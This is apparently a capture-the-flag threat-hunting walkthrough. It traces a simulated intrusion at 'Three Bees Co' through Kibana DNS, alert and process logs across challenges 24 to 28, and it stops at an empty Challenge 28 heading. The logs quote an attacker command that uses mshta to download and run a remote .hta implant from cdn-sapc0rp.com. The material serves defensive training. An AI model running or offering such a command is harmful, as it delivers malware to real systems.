
⚠ You can use Timeline to investigate events, but you do not have the required permissions to save timelines for future use. If you need to save timelines, contact your Kibana administrator.

dns.question.name: "live-qua1trics.com"

@timestamp ↓ 1	message	event.category	event.action	host.name	source.ip	destination.ip	user.name
Jun 17, 2020 @ 02:23:16.296	Dns query: RuleName: UtcTi...	—	Dns query (rule: DnsQuery)	56968w-win10.threebeesco.com	—	—	—
Jun 17, 2020 @ 00:43:01.915	Dns query: RuleName: UtcTi...	—	Dns query (rule: DnsQuery)	56968w-win10.threebeesco.com	—	—	—
Jun 17, 2020 @ 00:42:59.495	Dns query: RuleName: UtcTi...	—	Dns query (rule: DnsQuery)	56968w-win10.threebeesco.com	—	—	—
Jun 17, 2020 @ 00:42:59.412	Dns query: RuleName: UtcTi...	—	Dns query (rule: DnsQuery)	56968w-win10.threebeesco.com	—	—	—
Jun 17, 2020 @ 00:42:59.404	Dns query: RuleName: UtcTi...	—	Dns query (rule: DnsQuery)	56968w-win10.threebeesco.com	—	—	—
Jun 17, 2020 @ 00:41:36.111	Dns query: RuleName: UtcTi...	—	Dns query (rule: DnsQuery)	56968w-win10.threebeesco.com	—	—	—
Jun 17, 2020 @ 00:41:35.217	Dns query: RuleName: UtcTi...	—	Dns query (rule: DnsQuery)	56968w-win10.threebeesco.com	—	—	—
Jun 17, 2020 @ 00:41:18.607	Dns query: RuleName: UtcTi...	—	Dns query (rule: DnsQuery)	56968w-win10.threebeesco.com	—	—	—



event.action	host.name
Dns query (rule: DnsQuery)	56968w-win10.threebeesco.com




Challenge 24

10

Thanks to the notification from DHS, we found some evidence of network traffic targeting the bad actor domain. Let's try to find when the initial compromise happened.

Leveraging information from Alerts triggered including the hostname identified in the previous challenge (`host.name: 56968w-win10.threebeesco.com`), what process is responsible for making network connections to `live-qua1trics.com`?




Unusual Windows Username

Jun 13, 2020 @ 01:30:00.000

t host.name	29870w-win10.threebeesco.com 56968w-win10.threebeesco.com

influencers	{"influencer_field_name":"user.name","influencer_field_values":["jbrown"]}
	{"influencer_field_name":"process.name","influencer_field_values":["PING.EXE","WMIC.exe","cmd.exe","mshta.exe","powershell.exe","whoami.exe"]}
	{"influencer_field_name":"host.name","influencer_field_values":["29870w-win10.threebeesco.com","56968w-win10.threebeesco.com"]}

influencers.influencer_field_name	user.name process.name host.name
influencers.influencer_field_values	jbrown PING.EXE WMIC.exe cmd.exe mshta.exe powershell.exe whoami.exe 29870w-win10.threebeesco.com 56968w-win10.threebeesco.com
initial_record_score	18.180242158945063
is_interim	false
job_id	windows_anomalous_user_name_ecs
# kibana.alert.ancestors.depth	1
t kibana.alert.ancestors.id	windows_anomalous_user_name_ecs_record_1591983000000_900_0_76230262293165711643214405369397914719_6
t kibana.alert.ancestors.index	.ml-anomalies-custom-windows_anomalous_user_name_ecs
t kibana.alert.ancestors.type	event




Network Connection via Mshta	9
Unusual Windows Username	1

Columns 4 fields sorted 10 alerts Fields

Actions	@timestamp	dns.question.name	Rule	Risk Score	Severity	Reason	host.name	user.name	process.name	fi
	Jun 10, 2020 @ 02:57:01.476	—	Network Connection via Mshta	50	low	—	56968w-win10.thr...	a-jbrown	mshta.exe	–
	Jun 10, 2020 @ 02:58:31.653	—	Network Connection via Mshta	50	low	—	56968w-win10.thr...	a-jbrown	mshta.exe	–
	Jun 10, 2020 @ 03:07:06.391	—	Network Connection via Mshta	50	low	—	56968w-win10.thr...	a-jbrown	mshta.exe	–
	Jun 10, 2020 @ 03:07:06.391	—	Network Connection via Mshta	50	low	—	56968w-win10.thr...	a-jbrown	mshta.exe	–
	Jun 13, 2020 @ 01:30:00.000	—	Unusual Windows Username	50	medium	—	29870w-win10.thr...	jbrown	PING.EXEWMIC.exe...	–
	Jun 16, 2020 @ 22:40:34.330	—	Network Connection via Mshta	50	low	—	56968w-win10.thr...	rmacdonald-a	mshta.exe	–
	Jun 16, 2020 @ 22:42:27.372	—	Network Connection via Mshta	50	low	—	56968w-win10.thr...	rmacdonald-a	mshta.exe	–
	Jun 16, 2020 @ 22:42:27.372	—	Network Connection via Mshta	50	low	—	56968w-win10.thr...	rmacdonald-a	mshta.exe	–
	Jun 16, 2020 @ 22:45:41.962	—	Network Connection via Mshta	50	low	—	56968w-win10.thr...	rmacdonald-a	mshta.exe	–
	Jun 16, 2020 @ 22:45:43.361	—	Network Connection via Mshta	50	low	—	56968w-win10.thr...	rmacdonald-a	mshta.exe	–

Rows per page: 100



Challenge 25

10

Mshta is a utility that executes Microsoft HTML Applications (HTA) files and it is often used by adversaries to download and execute malicious `.hta` payloads.


Using Timeline, look at events with `process.name: mshta.exe` and determine if `mshta.exe` was used to download and execute a `.hta` payload. What is the filename of the `.hta` file that was downloaded and executed?

The ECS field name for process arguments is `process.args`.


mshta

add filter

process.args and please view all events (eg 100)



@timestamp ↓ 1	process.args
Jun 12, 2020 @ 23:53:31.856	—
Jun 12, 2020 @ 23:53:31.681	mshta http://cdn-sapc0rp.com:7443/meow.hta
Jun 12, 2020 @ 23:53:31.680	mshta http://cdn-sapc0rp.com:7443/meow.hta
Jun 12, 2020 @ 23:52:57.704	—
Jun 12, 2020 @ 23:52:51.324	mshta http://cdn-sapc0rp.com:7443/meow.hta
Jun 12, 2020 @ 23:52:51.324	mshta http://cdn-sapc0rp.com:7443/meow.hta




Challenge 26

10

Leveraging information from the prior challenge, we identified that the bad actor was able to download an implant (`meow.hta`) onto `56968w-win10.threebeesco.com`.

What's the hostname of the host where an implant was first downloaded and executed using MSHTA first during the *Three Bees Co Investigation* timeframe?

Look at the timestamp




@timestamp ↑ 1	process.args	message	event....	event.action	host.name
Jun 12, 2020 @ 23:23:46.779	C:\Users\rmacdonald-a\Documents\meow.hta {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1...	A new process has been created. Creator Subject: Security ID: S-1-5-21-306913000-1952305226-4064996415-1006 Account Name: rmacdonald-a Account Domain: 29870W-WIN10 ...	process	created-process	29870w-win10.threebeesco.com
Jun 12, 2020 @ 23:23:56.060	—	A process has exited. Subject: Security ID: S-1-5-21-306913000-1952305226-4064996415-1006 Account Name: rmacdonald-a Account Domain: 29870W-WIN10 Logon ID: 0xAFC80...	process	exited-process	29870w-win10.threebeesco.com
Jun 12, 2020 @ 23:45:15.758	mshta http://cdn-sapc0rp.com:7443/meow.hta	Process Create: RuleName: technique_id=T1170,technique_name=Mshta UtcTime: 2020-06-12 15:45:15.758 ProcessGuid: {f04f30fd-a30b-5ee3-0000-0010864d7e01} ProcessId: 178...	process	Process Create (rule: ProcessCreate)	29870w-win10.threebeesco.com
Jun 12, 2020 @ 23:45:15.758	mshta http://cdn-sapc0rp.com:7443/meow.hta	A new process has been created. Creator Subject: Security ID: S-1-5-21-306913000-1952305226-4064996415-1006 Account Name: rmacdonald-a Account Domain: 29870W-WIN10 ...	process	created-process	29870w-win10.threebeesco.com
Jun 12, 2020 @ 23:45:16.217	—	File created: RuleName: technique_id=T1170,technique_name=Mshta UtcTime: 2020-06-12 15:45:16.217 ProcessGuid: {f04f30fd-a30b-5ee3-0000-0010864d7e01} ProcessId: 17836 I...	—	File created (rule: FileCreate)	29870w-win10.threebeesco.com
Jun 12, 2020 @ 23:45:16.458	—	A process has exited. Subject: Security ID: S-1-5-21-306913000-1952305226-4064996415-1006 Account Name: rmacdonald-a Account Domain: 29870W-WIN10 Logon ID: 0xAFC7C...	process	exited-process	29870w-win10.threebeesco.com


Challenge 27

10

Based on our findings, we uncovered that lateral movement took place from `29870w-win10.threebeesco.com` to `56968w-win10.threebeesco.com`. What's the username of the user associated with the initial compromise on `29870w-win10.threebeesco.com`?



host.name	source.ip	destination.ip	user.name
29870w-win10.threebeesco.com	—	—	rmacdonald-a
29870w-win10.threebeesco.com	—	—	—
29870w-win10.threebeesco.com	—	—	rmacdonald-a
56968w-win10.threebeesco.com	—	—	a-jbrown
56968w-win10.threebeesco.com	—	—	a-jbrown
56968w-win10.threebeesco.com	—	—	a-jbrown
56968w-win10.threebeesco.com	—	—	a-jbrown



Challenge 28

